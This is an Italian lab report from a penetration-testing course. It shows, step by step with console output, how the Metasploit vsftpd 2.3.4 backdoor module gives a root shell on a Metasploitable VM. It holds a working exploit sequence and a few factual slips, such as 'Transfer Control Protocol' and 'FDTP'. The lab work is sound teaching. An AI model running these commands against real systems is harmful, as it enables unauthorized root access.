

PRATICA S7-L1

Hacking con Metasploit

Nella lezione pratica di oggi vedremo come effettuare una sessione di hacking con Metasploit sulla macchina Metasploitable.

Traccia:

Vi chiediamo di andare a exploitare la macchina Metasploitable sfruttando il servizio «vsftpd».
Configurare l'indirizzo della vostra macchina Metasploitable come di seguito: 192.168.1.149/24.
Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella test_metasploit.
Mettere tutto su un **report**, spiegare cosa si intende per exploit, cos'è il protocollo attaccato, i vari step.

Report

Hacking tramite Metasploit del servizio «vsftpd» vulnerabile sulla macchina Metasploitable

Il seguente report dettaglia l'attacco condotto tramite il framework Metasploit al servizio "vsftpd" sulla macchina target Metasploitable.

- L'**exploit**, nel contesto di un Penetration Testing, è la **fase** nella quale si usa una tecnica o uno strumento, nel nostro caso Metasploit, per sfruttare una vulnerabilità presente sulla macchina target, al fine di ottenere l'accesso non autorizzato ed eseguire azioni non previste sul sistema remoto.

Da notare che la parola "exploit" si usa anche per riferirsi alla **vera e propria attività svolta per ottenere l'accesso non autorizzato al sistema della macchina target**.

- **Metasploit**, strumento per la conduzione dell'attacco riportato, è un framework open source usato, nell'ambito dei PT, per la creazione e l'esecuzione automatizzata degli exploit su sistemi informatici.

Infatti, fornisce un'ampia gamma di exploit, più di 2000, e quasi 600 payloads nel suo database che possono essere utilizzati per i vari sistemi operativi target (Windows, Linux etc..).

Il payload è necessario per utilizzare un exploit nella pratica.

Il termine "**payload**", nel contesto di Metasploit e degli exploit di un PT, indica un insieme di istruzioni o codice che viene eseguito da un software dannoso o da un exploit dopo che questo ha sfruttato con successo una vulnerabilità del sistema.

I payload sono progettati per eseguire una serie di azioni dannose, come ottenere l'accesso non autorizzato a un sistema, rubare dati sensibili, danneggiare o bloccare il funzionamento di un sistema o altro ancora.

Nell'exploit riportato si riporta il caso di un payload settato ed eseguito da Metasploit per ottenere una **shell** sul sistema vittima che, tramite accesso non autorizzato, permetta il compimento di azioni indesiderate da remoto (cioè dalla macchina attaccante Kali Linux) direttamente su Metasploitable.

- La **vulnerabilità** che è stata sfruttata è relativa al **servizio «vsftpd»** di Metasploitable.

Vsftpd (Very Secure FTP Daemon) è un servizio che per mezzo del protocollo FTP (File Transfer Protocol) permette il trasferimento di file.

Dopo essersi autenticati è possibile caricare o scaricare i file con appositi comandi.

Avvalendosi del protocollo FTP, il servizio è in esecuzione sulla porta 21/TCP (Transfer Control Protocol).

La versione 2.3.4 di vsftpd, installata su Metasploitable, presenta una vulnerabilità: la presenza di una **backdoor** che fu introdotta con intento malevolo da un attaccante.

La backdoor consente l'accesso non autorizzato al sistema target Metasploitable e di avviare, tramite Metasploit, una **shell** per ottenere il controllo da remoto del sistema della macchina target Metasploitable.


- **Conclusione:** Il presente report conferma che l'exploit è andato a buon fine.

Da terminale di Kali Linux, tramite Metasploit, si è avviata la shell che ha consentito di creare una nuova cartella, chiamata test_metasploit, nella directory "root" di Metasploitable.

PROCEDIMENTO DELL' ATTACCO DA METASPLOIT

Ipotizziamo di aver effettuato una scansione sul sistema di Metasploitable e di aver individuato una potenziale vulnerabilità del servizio « vsftpd » sulla macchina Linux

- 1) Avvio della console di Metasploit dal terminale di Kali Linux con il comando “msfconsole”



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ msfconsole  
  
          dBBBBBBb  dBBBBP dBBBBBBbP dBBBBBBb  .  
          '  dB'          BBP  
        dB'dB'dB' dBBP    dBP    dBP BB  
        dB'dB'dB' dBP    dBP    dBP BB  
        dB'dB'dB' dBBBBP dBP    dBBBBBBP  
  
        dBP dBBBBBBbP          dBBBBBBP dBBP dBBBBP  
        .  
        |          dB' dBP    dB'.BP  
        --o-- dBP    dBBBB' dBP    dB'.BP d  
        |          dBP    dBP    dB'.BP dB  
        |          dBP    dBBBBP dBBBBP dBP  
  
        To boldly go where no  
        shell has gone before  
  
    =[ metasploit v6.3.27-dev ]  
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]  
+ -- --=[ 1382 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit tip: View all productivity tips with the  
tips command  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > 
```

2) Ricerca del modulo per individuazione exploit tramite comando "search"

Metasploit offre moduli che contengono varie funzionalità tra le quali codici di Exploit e Payload. Ogni modulo mette a disposizione un vettore di attacco diverso. Queste funzionalità sono contenute nei moduli di Metasploit. Ogni modulo mette a disposizione un vettore di attacco diverso. È possibile cercare un modulo utilizzando il comando search, seguito dal termine di ricerca.

Lanciando il comando "search vsftpd", si è potuto individuare il modulo:

exploit/unix/ftp/vsftpd_234_backdoor

è un modulo progettato per sfruttare una vulnerabilità specifica nel server FTP vsftpd. Questa vulnerabilità è nota come "vsftpd 2.3.4 Backdoor Command Execution".

L'exploit sfrutta una backdoor, intenzionalmente inserita nella distribuzione 2.3.4. di vsftpd, per consentire ad un attaccante remoto di eseguire comandi arbitrari sul server. Questo, come vedremo, rende possibile ottenere un accesso non autorizzato al sistema.

```
msf6 > search vsftpd

Matching Modules
=====
#  Name                               Disclosure Date  Rank
Check Description
-  -
0  auxiliary/dos/ftp/vsftpd_232        2011-02-03      normal
   Yes  VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03      excell
ent No  VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1
or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > 
```

3) Abilitazione dell'exploit individuato con il comando "use"

Con il comando « **msf6 > use exploit/unix/ftp/vsftpd_234_backdoor** » si abilita l'exploit.

```
msf6 > search vsftpd

Matching Modules
=====
```

#	Name	Description	Disclosure Date	Rank
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	
Yes	VSFTPD	2.3.2 Denial of Service		
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	
ent	No	VSFTPD v2.3.4 Backdoor Command Execution		

Interact with a module by name or index. For example **info 1**, **use 1** or **use exploit/unix/ftp/vsftpd_234_backdoor**

```
msf6 > use exploit/unix/f
use exploit/unix/fileformat/exiftool_djvu_ant_perl_injection
use exploit/unix/fileformat/ghostscript_type_confusion
use exploit/unix/fileformat/imagemagick_delegate
use exploit/unix/fileformat/metasploit_libnotify_cmd_injection
use exploit/unix/fileformat/metasploit_msfnom_apk_template_cmd_injection
use exploit/unix/ftp/proftpd_133c_backdoor
use exploit/unix/ftp/proftpd_modcopy_exec
use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

4) Individuazione delle opzioni "required" con il comando "show options"

Il comando show options mostra le configurazioni dell'exploit.

Alcune sono "required": si tratta di **configurazioni obbligatorie per utilizzare l'exploit**.

L'exploit individuato necessita di due parametri :

- **RHOSTS**: ovvero l'indirizzo IP della macchina target.
- **RPORT**: ovvero la porta sulla macchina target dove il servizio è in ascolto.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      CHOST            no        The local client address
  CPORT      CPORT            no        The local client port
  Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metaspl
  RPORT      RPORT            yes       The target port (TCP)

Payload options (cmd/unix/interact):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     LHOST            yes       The local host to connect to
  LPORT     LPORT            yes       The local port to connect to
  RHOST     RHOST            yes       The remote host to connect to
  RPORT     RPORT            yes       The remote port to connect to

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

5) Configurazione dei parametri required con il comando "set"

- **set RHOSTS 192.168.50.101**: configura l'IP della macchina target Metasploitable.
- **set RPORT 21**: configura la porta sulla macchina target dove il servizio vsftpd è in ascolto.

```
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.101  
RHOSTS => 192.168.50.101  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21  
RPORT => 21
```

6) Individuazione payload tramite comando "show payloads"

È presente un unico payload da utilizzare per l'attacco, ovvero **payload/cmd/unix/interact**.

```
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/interact		normal	No	Unix Command, Interact with Established Connection

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```


7) Impostazione payload con il comando set e configurazione dei parametri con il comando “show options”

Una volta impostato il payload con il comando “**set payload cmd/unix/interact**”, notiamo, attraverso il comando “**show options**” che il payload non necessita di parametri ulteriori rispetto a quelli già stabiliti della coppia IP:porta del sistema target.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.50.101	yes	The target host(s), see https://docs.metaspl0it.com/docs/using-metaspl0it/basics/using-metaspl0it.html
RPORT	21	yes	The target port (TCP)

```


Payload options (cmd/unix/interact):
```

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

```


Exploit target:
```

Id	Name
0	Automatic

```


View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

8) Lancio dell'attacco con il comando "exploit"

Con il comando exploit, Metasploit fa partire l'attacco **verso l'indirizzo IP e la porta specificati di Metasploitable**.

Metasploit attiva con successo la **backdoor** ("Backdoor service has been spawned") **ottenendo accesso al sistema con privilegi di amministratore** ("UID: uid=0(root) gid=0(root)").

Ciò consente al framework di rilevare e abilitare una **shell remota sul sistema bersaglio** ("Found shell") che dovrebbe consentire di eseguire **comandi a distanza**, con privilegi amministrativi, sulla macchina Metasploitable attraverso la sessione numero 1 che è stata aperta.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.50.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling ...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:46129 → 192.168.50.101:6200) at 2024-01-15 11:14:34 +0100
```


9) Creazione cartella "test_metasploit" in Metasploitable tramite command shell

Per testare l'efficacia della shell nel controllare l'OS della macchina target, utilizziamo i comandi:

- **cd /root:** per spostarci nella directory "root"
- **mkdir test_metasploit:** per creare la cartella "test_metasploit"

Controlliamo se su Metasploitable è presente la cartella creata da remoto spostandoci nella directory "root" (cd /root) e mostrando le cartelle presenti con il comando "ls".

Come si può notare, **la cartella "test_metasploit" è presente all'interno della directory root.**



CONCLUSIONI

Il presente report conferma che l'exploit è andato a buon fine.

Da terminale di Kali Linux, tramite Metasploit, si è avviata la shell che ha consentito di creare una nuova cartella, chiamata test_metasploit, nella directory "root" di Metasploitable.

Questo vuol dire che, sfruttando la vulnerabilità dei server FDTP nella versione 2.3.4. del servizio vsftpd, si è ottenuto accesso non autorizzato al sistema operativo della macchina target con privilegi amministrativi.

Senza di essi, non si sarebbe mai potuta creare una cartella in una directory accessibile solo all'amministratore del sistema.

Si ha il controllo completo della macchina.